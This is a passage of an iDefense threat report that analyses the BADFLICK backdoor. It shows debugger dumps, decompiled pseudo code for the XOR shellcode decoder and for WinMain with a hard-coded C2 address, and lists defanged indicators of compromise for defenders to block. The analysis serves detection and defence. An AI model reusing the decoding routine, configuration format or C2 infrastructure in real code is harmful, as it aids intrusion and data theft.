003D09EA  FF76 1C           PUSH DWORD PTR DS:[ESI+1C]           kernel32.7790CA81
003D09ED  FF56 0C           CALL DWORD PTR DS:[ESI+C]            msvcrt.clearerr
EDX=779E70B4 (ntdll.KiFastSystemCallRet)
```


```
Registers (FPU)
EAX 00000001
ECX 77909754 kernel32.77909754
EDX 779E70B4 ntdll.KiFastSystemCallRet
EBX 003E0000
ESP 0012FD88
EBP 0012FDA0
ESI 003D122E
EDI 00006200
EIP 003D099D
C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump
003E0000  F2 A3 20 72 3B 29 95 C3 D7 ED AF C7 06 5A AA 32
003E0010  F5 AB F3 D2 2D D0 28 55 B3 83 ED BE 36 00 2A 05
003E0020  8B D6 25 F5 AD 9D F2 71 97 B0 6F 9A 79 D2 17 8D
003E0030  85 DA 5A 3C 23 82 2E 61 88 59 B4 72 F9 F8 60 71
003E0040  C6 71 EB F0 49 32 61 A3 31 A6 16 93 25 59 6A 65
003E0050  8B 67 18 4C 59 C0 B4 9C 44 80 C7 9F 66 D5 93 8E
003E0060  FB D0 4B 86 D4 1D DF 1C 16 39 31 BA 19 B6 D1 65
003E0070  95 7B 47 BC CF FB 53 7D E4 15 82 52 48 79 EB A0
003E0080  1B 11 AB FD 0C BA A0 7A 00 D0 F1 E7 C9 2C 87 D8
003E0090  74 07 2C 4C 60 C9 60 16 1C 2F D9 A9 E3 7D 74 47
003E00A0  61 B9 62 2A 15 43 4D D6 50 4A 24 29 E4 56 8A 3D
003E00B0  87 2C CA 44 7E 61 4A 4E 02 6D 86 C0 65 B2 B2 2A
```

```
0012FD88  0012FF40
0012FD8C  00000000
0012FD90  7FFD4000
0012FD94  00006200
0012FD98  003D122E
0012FD9C  000000B8
0012FDA0  0012FF48
0012FDA4  00402006  RETURN to shellcod.00402006
0012FDA8  00000000
0012FDAC  00000001
0012FDB0  00000000
0012FDB4  00000000
0012FDB8  00830BE6  ASCII "Sh_3"
```


Command : bp ReadFile

Exhibit 3: Analyst-derived Screenshot of Shellcodeloading 8.t Prior to Custom XOR Cypher



```
v10 = 0;
v11 = 0x7BF48E63;
if ( v8 > 0 )
{
  do
  {
    v12 = 7;
    do
    {
      v11 = ((unsigned __int8)v11 ^ (unsigned __int8)((v11 ^ (v11 >> 27)) >> 3)) & 1 | 2 * v11;
      --v12;
    }
    while ( v12 );
    *(_BYTE *)(v10++ + v9) ^= v11;
  }
  while ( v10 < v8 );
  v1 = v15;
}
```

Exhibit 4: Analyst-derived Screenshot of Pseudo Code Representation of Custom XOR Cypher



Phant0m - [yOo..:main thr3@d]
C File View Debug Plugins Options Window Help Tools BreakPoint->
Paused
L E M T W H C P K B R ... S

```
Address   Hex dump      Disassembly                          Comment
003D099D    33D2        XOR EDX,EDX
003D099F    B8 638EF47B MOV EAX,7BF48E63
003D09A4    85FF        TEST EDI,EDI
003D09A6 v  7E 24       JLE SHORT 003D09CC
003D09A8    6A 07       PUSH 7
003D09AA    5E          POP ESI                              0012FF40
003D09AB    8BC8        MOV ECX,EAX
003D09AD    C1E9 1B     SHR ECX,1B
003D09B0    33C8        XOR ECX,EAX
003D09B2    C1E9 03     SHR ECX,3
003D09B5    33C8        XOR ECX,EAX
003D09B7    03C0        ADD EAX,EAX
003D09B9    83E1 01     AND ECX,1
003D09BC    0BC1        OR EAX,ECX
003D09BE    4E          DEC ESI
003D09BF ^  75 EA       JNZ SHORT 003D09AB
003D09C1    30041A      XOR BYTE PTR DS:[EDX+EBX],AL
003D09C4    42          INC EDX
003D09C5    3BD7        CMP EDX,EDI
003D09C7 ^  7C DF       JL SHORT 003D09A8
003D09C9    8B75 F8     MOV ESI,DWORD PTR SS:[EBP-8]
003D09CC    8BD7        MOV EDX,EDI
003D09CE    8BCB        MOV ECX,EBX
003D09D0    E8 E9FAFFFF CALL 003D04BE
003D09D5    33DB        XOR EBX,EBX
003D09D7    53          PUSH EBX
003D09D8    53          PUSH EBX
003D09D9    53          PUSH EBX
003D09DA    53          PUSH EBX
003D09DB    53          PUSH EBX
003D09DC    53          PUSH EBX
003D09DD    53          PUSH EBX
003D09DE    53          PUSH EBX
003D09DF    53          PUSH EBX
003D09E0    53          PUSH EBX
003D09E1    53          PUSH EBX
003D09E2    53          PUSH EBX
003D09E3    53          PUSH EBX
003D09E4    53          PUSH EBX
003D09E5    FF75 FC     PUSH DWORD PTR SS:[EBP-4]
003D09E8    6A 01       PUSH 1
003D09EA    FF76 1C     PUSH DWORD PTR DS:[ESI+1C]
003D09ED    FF56 0C     CALL DWORD PTR DS:[ESI+C]
Stack SS:[0012FD98]=003D122E
ESI=00000000
```

```
Registers (FPU)
EAX 8A9B2282
ECX 00000000
EDX 00006200
EBX 003E0000
ESP 0012FD88
EBP 0012FDA0
ESI 00000000
EDI 00006200

EIP 003D09C9

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
0012FD88  0012FF40
0012FD8C  00000000
0012FD90  7FFD4000
0012FD94  00006200
0012FD98  003D122E
0012FD9C  000000B8
0012FDA0  0012FF48
0012FDA4  00402006  RETURN to shellcod.00402006
0012FDA8  00000000
0012FDAC  00000001
0012FDB0  00000000
0012FDB4  00000000
0012FDB8  00830BE6  ASCII "Sh_3"
0012FDBC  000077AB
```


```
Command : bp ReadFile
Breakpoint at 003D09C9
```

Exhibit 5: Analyst-derived Screenshot of Shellcodeloading 8.t After Custom XOR Cypher

The decoded “8.t” file will have following properties:

File Name: decoded “8.t”
Machine: 0x014C (Intel x86)
MD5: b7499525634a4099d2e19b330e0910d1
SHA1: d53cd84bdd50e27793827d462ea40bd8596417a7
SHA256: 2cfb465858f4264c300dbb39a7abc542e8da15678f355a994f96bfa5ab54e09c
SSDEEP: 768:26LGcxJ2FbABuhEfvV/5R55hwc+CdlRxjF0c0wrH:7j2xG33vf9H
Time Date Stamp: 0x5A1BA854 (11/26/2017 9:53:24 PM)
Size (bytes): 25,088

The decoded malware stores its configuration setting using aPlib compression algorithm. Exhibit 6 shows the pseudo code of WinMain subroutine



Function name	Segi
sub_401000	.text
sub_401047	.text
sub_401084	.text
sub_401138	.text
sub_4011A1	.text
sub_401277	.text
sub_401342	.text
sub_401384	.text
sub_40156D	.text
sub_4016B3	.text
sub_4016F7	.text
sub_40173D	.text
sub_4017CF	.text
sub_401828	.text
sub_4018C6	.text
sub_401918	.text
sub_401966	.text
sub_401A12	.text
sub_401AAA	.text
sub_401CBD	.text
sub_401CF5	.text
sub_401CF8	.text
sub_401D4F	.text
sub_401E3C	.text
sub_401FD2	.text
sub_4020ED	.text
sub_402337	.text
sub_4023E3	.text
sub_4024C8	.text
std::_Ref_count_base::_Get_deleter(type_info const &)	.text
sub_4026B5	.text
WinMain(x,x,x,x)	**.tex**
sub_4029A1	.text
sub_4029BC	.text
sub_4029FC	.text
sub_402A9E	.text

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  DWORD v4; // ST1C_4@1
  const wchar_t *v5; // eax@1
  size_t v6; // eax@1
  char *v7; // ebx@1
  int v8; // edi@3
  int v9; // esi@3
  int result; // eax@4
  int v11; // ebx@6
  int v12; // esi@6
  int v13; // ST1C_4@6
  int v14; // ST18_4@6
  const wchar_t *v15; // eax@6
  int v16; // eax@9
  int v17; // eax@10
  char *v18; // ebx@10
  int v19; // eax@10
  int v20; // eax@10
  int v21; // eax@10
  wchar_t String; // [sp+Ch] [bp-1520h]@1
  wchar_t CommandLine; // [sp+100Ch] [bp-520h]@6
  WCHAR Filename; // [sp+1214h] [bp-318h]@1
  char v25; // [sp+141Ch] [bp-110h]@2
  char v26; // [sp+151Ch] [bp-10h]@2
  char Str; // [sp+1524h] [bp-8h]@2
  int v28; // [sp+1528h] [bp-4h]@6

  GetModuleFileNameW(0, &Filename, 0x104u);
  v4 = GetCurrentThreadId();
  v5 = (const wchar_t *)GetCurrentProcessId();
  swprintf(&String, (size_t)L"[Green] pid=%d tid=%d modulePath=%s|", v5, v4, &Filename);
  v6 = strlen("1|103.243.175.181|80|5|xxxxxxxxxxxxxxxxxxxxxxx");
  v7 = (char *)malloc(v6 + 1);
  strcpy(v7, "1|103.243.175.181|80|5|xxxxxxxxxxxxxxxxxxxxxxx");
  if ( *v7 == 49 )
  {
    if ( sscanf("1|103.243.175.181|80|5|xxxxxxxxxxxxxxxxxxxxxxx", "1|%[^|]|%[^|]|%[^|]|", &v25, &Str, &v26) == 3 )
    {
      v8 = atoi(&Str);
      v9 = atoi(&v26);
      sub_401CF5();
      sub_4026B5(&v25, v8, v9, L"winMain static green");
```

```
00001BCE WinMain:12
```

Exhibit 6: Analyst-derived Screenshot of Pseudo Code Representation of WinMain Routine of Decoded 8.t

The malware, also known as BADFLICK, communicates with following hard-coded IP address:

- **103.243.175[.]181**

This IP has been associated with the eujinonline.sytes[.]net and update.wsmcoff[.]com domains which have almost certainly been used as C2s for MUDCARP to target maritime organizations. The configuration displayed in Exhibit 6 indicates that the malware will delay communication to 103.243.175[.]181 by 5 minutes over port 80. The malware captures the computer name, IP address, memory space, and cpu details and reports it back to the C2 as compressed data using the aPLib compression library. After establishing a connection to the C2, the BADFLICK malware will accept commands to return a reverse shell or perform remote operations such as searching for files on the infected host and downloading/uploading files to or from the C2. iDefense judges that based on the lack of persistence methods of BADFLICK, it is likely used to download a third-stage backdoors or implants that will maintain persistence on the victim system for advanced operations and targeting.

---

iDefense suggests organizations perform historical searches, monitoring and blocking of the following indicators:

Historical and Related MUDCARP Indicators

File Hashes:

3cd25b30c7f25435c17eaf4829fe1fb6
eb136010f134009817b41bc9e51b6c5d03e51f3a
bfc5c6817ff2cc4f3cd40f649e10cc9ae1e52139f35fdddbd32cb4d221368922

2dd9aab33fcdd039d3a860f2c399d1b1
b6643ff79369bbc3aa3c62599671b5b166505432
305f331bfb1e97028f8c92cbcb1dff2741dcddacc76843e65f9b1ec5a66f52bc

abb77435a85dd381036d3bfcb04aa80d
015b556af90959c78c988dca532592bfa733475b

80b931ab1798d7d8a8d63411861cee07e31bb9a68f595f579e11d3817cfc4aca

3eb6f85ac046a96204096ab65bbd3e7e
b85368d79231edf57b8f840c876b539657f2d3ae
146aa9a0ec013aa5bdba9ea9d29f59d48d43bc17c6a20b74bb8c521dbb5bc6f4

ab662cee6419327de86897029a619aeb
bf8a297b4a1fd8ee1666be74afca80a8addb145d
6f6ee01e9dc2d8c4c260ef4131fe88dc152e53ee8afd3e66e92d4e1bf5fd2e92

35f456afbe67951b3312f3b35d84ff0a
05e5632ca8c205457d537a6206314e17aad9c9e5
ced7ca9625543d3d3d09f70223cc19f0d99e21792854452df5ba84b3a59d17b8

bd9e4c82bf12c4e7a58221fc52fed705
aa6a121f98330df2edee6c4391df21ff43a33604
7ba05abdf8f0323aa30c3d52e22df951eb5b67a2620014336eab7907b0a5cedf

f8858db5b412deb29800458201912b37
942ef4e9d0ac0cbb356df9cf17fca19220fbed7b
c92a26c42c5fe40bd343ee94f5022e05647876daa9b9d76a4eeb8a89b7f7103d

aca7037286b64b0da05c9708d647c013
d84eb5b6c506d22eaf6bcb2b4f743101d010e721
c0b8d15cd0f3f3c5a40ba2e9780f0dd1db526233b40a449826b6a7c92d31f8d9

e1512a0bf924c5a2b258ec24e593645a
5e39ea9a92662270f616860546277eaa3703ca8a
c7fa6f27ec4f4142ae591f2dd7c63d046431945f03c87dbed88d79f55180a46d

e3867f6e964a29134c9ea2b63713f786
d058567274b5d10f78eebefde62e35f6a389272f
cdf6e2e928a89cbb857e688055a25e37a8d8b8b90530bd52c8548fb544f66f1f

6e843ef4856336fe3ef4ed27a4c792b1
1875db18a7c01ec011b1fe2394dfc49ed8a53956
5860ddc428ffa900258207e9c385f843a3472f2fbf252d2f6357d458646cf362

Domains:

- eujinonline.sytes[.]net
- api.wsmcoff[.]com
- kc.wsmcoff[.]com
- wsmcoff[.]com
- chemscalere[.]com
- webmail.chemscalere[.]com
- update.chemscalere[.]com
- autoconfig.chemscalere[.]com
- news.chemscalere[.]com
- db.chemscalere[.]com
- autodiscover.chemscalere[.]com
- mail.scsnewstoday.com
- update.wsmcoff[.]com
- info.wsmcoff[.]com
- store.wsmcoff[.]com
- thyssenkrupp-marinesystems[.]org
- www.chemscalere[.]com
- mail.chemscalere[.]com
- cpanel.chemscalere[.]com
- about.chemscalere[.]com
- ftp.chemscalere[.]com
- catalog.chemscalere[.]com
- scsnewstoday.com

URLs:

- hxxp://www.thyssenkrupp-marinesystems[.]org/templater.doc
- hxxp://www.thyssenkrupp-marinesystems[.]org/templater.hta
- wsdl=ftp://185.106.120[.]206/pub/readme.txt
- wsdl=fxp://185.106.120[.]206/pub/readme.txt

IPs:

- 103.243.175[.]181
- 185.106.120[.]206
- 89.245.139[.]187

4. CONCLUSION

At this time, iDefense is still analyzing the data sets collected by proprietary sensors and intelligence operations in order to bolster the findings included in this report.

iDefense believes that DoD supply chain assets, with an emphasis on medium and small contractors, academic institutions and think tanks will continue to be prime targets for adversaries such as MUDCARP. Until requirements, such as those specified in NIST SP 800-171 and "Deliver Uncompromised: A Strategy for Supply Chain Security and Resilience in Response to the Changing Character of War", are implemented by members of the DoD supply chain and routinely audited and enforced by the United States government, foreign threat actors will continue to actively exploit these shortcomings.

[8] "Worldwide Threat Assessment of the Intelligence Community." February 13, 2018. https://www.dni.gov/files/documents/Newsroom/Testimonies/2018-ATA---Unclassified-SSCI.pdf

LEGAL NOTICE & DISCLAIMER: Accenture, the Accenture logo, iDefense and other trademarks, service marks, and designs are registered or unregistered trademarks of Accenture and its subsidiaries in the United States and in foreign countries. All trademarks are properties of their respective owners. All materials are intended for the original recipient only. The reproduction and distribution of this material is forbidden without express written permission from iDefense. The opinions, statements, and assessments in this report are solely those of the individual author(s) and do not constitute legal advice, nor do they necessarily reflect the views of Accenture, its subsidiaries, or affiliates.

Given the inherent nature of threat intelligence, the content contained in this alert is based on information gathered and understood at the time of its creation. It is subject to change.

ACCENTURE PROVIDES THE INFORMATION ON AN “AS-IS” BASIS WITHOUT REPRESENTATION OR WARRANTY AND ACCEPTS NO LIABILITY FOR ANY ACTION OR FAILURE TO ACT TAKEN IN RESPONSE TO THE INFORMATION CONTAINED OR REFERENCED IN THIS ALERT.

This document makes descriptive reference to trademarks that may be owned by others. The use of such trademarks herein is not an assertion of ownership of such trademarks by Accenture and is not intended to represent or imply the existence of an association between Accenture and the lawful owners of such trademarks.

Accenture

Accenture is a leading global professional services company, providing a broad range of services and solutions in strategy, consulting, digital, technology and operations. Combining unmatched experience and specialized skills across more than 40 industries and all business functions – underpinned by the world’s largest delivery network – Accenture works at the intersection of business and technology to help clients improve their performance and create sustainable value for their stakeholders. With more than 495,000 people serving clients in more than 120 countries, Accenture drives innovation to improve the way the world works and lives. Visit us at www.accenture.com.

Accenture Security helps organizations build resilience from the inside out, so they can confidently focus on innovation and growth. Leveraging its global network of cybersecurity labs, deep industry understanding across client value chains and services that span the security lifecycle, Accenture protects organizations’ valuable assets, end-to-end. With services that include strategy and risk management, cyber defense, digital identity, application security and managed security, Accenture enables businesses around the world to defend against known sophisticated threats, and the unknown. Follow us @AccentureSecure on Twitter or visit us at www.accenture.com/security.